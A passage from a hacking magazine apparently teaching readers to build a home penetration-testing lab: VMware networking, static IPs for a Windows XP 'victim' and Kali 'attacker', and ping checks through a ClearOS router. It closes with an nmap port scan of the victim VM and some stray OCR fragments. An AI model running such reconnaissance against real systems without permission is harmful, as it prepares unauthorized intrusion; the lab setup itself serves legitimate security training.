
Go to the virtual machine settings of Windows XP. It is assumed that Windows XP has been already installed in Vmware. Click on "Add" as shown below.




We will create a new network adapter to connect to the vmnet3 network for Windows XP. As you click on "Add", a new sub window will open. Select network adapter and click on "Next".




It will ask for the type of connection type we want. By default it is NAT. But we want a custom host-only network.




Move the radio button to custom networks and from the scroll down list, select the network of vmnet3. Then click on Finish.




Now we can see two network adapters. One is NAT and the other one connected to vmnet3.




Now Power ON the Windows XP guest. We need to set the IP address for this machine manually. Go to "Network Connections" from the Control Panel.We can see two LAN connections (NAT and vmnet3) as shown below.




Right Click on the "Local Area Connection 2" network and select Properties. A new window a-s shown below will open. In the General settings tab, click on internet Protocol(TCP/IP) item as as highlighted below. Click on "Properties".




A new window will open as shown below but with blank fields. Select the option "Use the follo -wing IP address" and give the IP address as 192.168.136.20. This will be the IP address of Windows XP. Give subnet mask as shown below. Give the LAN interface IP of ClearOS as th -e gateway address. i.e 192.168.136.10. Click on OK.



Check whether the IP address is set. Open command line and type the command "ipconfig". The IP is set.




Check the connection to the gateway by pinging its IP from the same command line. The gat -eway is responding.



Also ping the other address. It also works. The LAN is ready. It's time to configure the external network.

```
C:\Documents and Settings\Administrator>ping 192.168.221.10

Pinging 192.168.221.10 with 32 bytes of data:

Reply from 192.168.221.10: bytes=32 time=16ms TTL=64
Reply from 192.168.221.10: bytes=32 time=3ms TTL=64
Reply from 192.168.221.10: bytes=32 time=4ms TTL=64
Reply from 192.168.221.10: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.221.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 16ms, Average = 6ms

C:\Documents and Settings\Administrator>
```

Go to the Virtualbox settings of Kali Linux. Add a network adapter to the Kali Linux as we have added to the Windows XP machine. Make sure the adapter is connected to the host-only network vmnet1. The connections for Kali Linux should be as shown below.




This virtual machine is connected to the default host-only network. Power On the Kali Linux Virtual machine. Open a terminal and type command "ifconfig". The "ifconfig" command is a Linux command to check network interfaces.


Help us make this magazine more awesome. Send your suggestions to. Send your suggestions to qa@hackercool.com

Typing the "ifconfig" command for the first time will give us a result like this. We have a MAC address in place of IP address as we have not yet configured the IP address.

We can configure the IP address of Kali Linux machine using the command underlined in the image below. Since the network address range of vmnet1 network is 192.168.221.0, I am assigning the IP 192.168.221.9 to Kali machine. Hit Enter after typing the command.



Once the command is entered, type command "ifconfig" once again. this time we will have th -e IP address as you can see in the image below.



Our external network is also ready. Remember that the attacker machine and victim machine -s may not be compulsorily Kali Linux and Windows XP respectively. They can be any other virtual machines depending on personal choice.

Check if the connection is working by pinging the router (ClearOS) from the attacker machine

```
root@kali:~# ping 192.168.221.10
PING 192.168.221.10 (192.168.221.10) 56(84) bytes of data.
64 bytes from 192.168.221.10: icmp_seq=1 ttl=64 time=4.31 ms
64 bytes from 192.168.221.10: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 192.168.221.10: icmp_seq=3 ttl=64 time=0.979 ms
^C
--- 192.168.221.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.979/2.191/4.315/1.507 ms
root@kali:~#
```

Good, It's working. Now let us check if we can make a connection to the victim machine.

```
root@kali:~# ping 192.168.136.20
PING 192.168.136.20 (192.168.136.20) 56(84) bytes of data.
64 bytes from 192.168.136.20: icmp_seq=1 ttl=128 time=4.74 ms
64 bytes from 192.168.136.20: icmp_seq=2 ttl=128 time=4.81 ms
64 bytes from 192.168.136.20: icmp_seq=3 ttl=128 time=4.45 ms
64 bytes from 192.168.136.20: icmp_seq=4 ttl=128 time=4.14 ms
^C
--- 192.168.136.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 4.145/4.542/4.819/0.270 ms
root@kali:~#
```

Even this connection is working too. We have successfully created a Real World Hacking Sc-enario in Vmware Workstation. I want you take note of what we created once again. Kali Linu-x (attacker machine) is on the same network as ClearOS (router). It is similar to how many d-evices are connected to internet nowadays.Windows XP (victim machine) is on another net-work which is connected to internet through ClearOS (router).

Try to grasp the concept behind this lab. In future issues, we will create more complex n-etworks based on this. Until then. Good Bye.


```
root@kali:~# nmap 192.168.136.20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-04-16 08:32 EDT
Nmap scan report for 192.168.136.20
Host is up (2.4s latency).
Not shown: 987 closed ports
PORT    STATE    SERVICE
25/tcp  open     smtp
110/tcp open     pop3
119/tcp open     nntp
135/tcp open     msrpc
139/tcp open     netbios-ssn
143/tcp open     imap
445/tcp open     microsoft-ds
465/tcp open     smtps
514/tcp filtered shell
563/tcp open     snews
587/tcp open     submission
993/tcp open     imaps
995/tcp open     pop3s

Nmap done: 1 IP address (1 host up) scanned in 24.34 seconds
root@kali:~#
```

Booting into USB drive from a Vmware Guest.

FIXIT

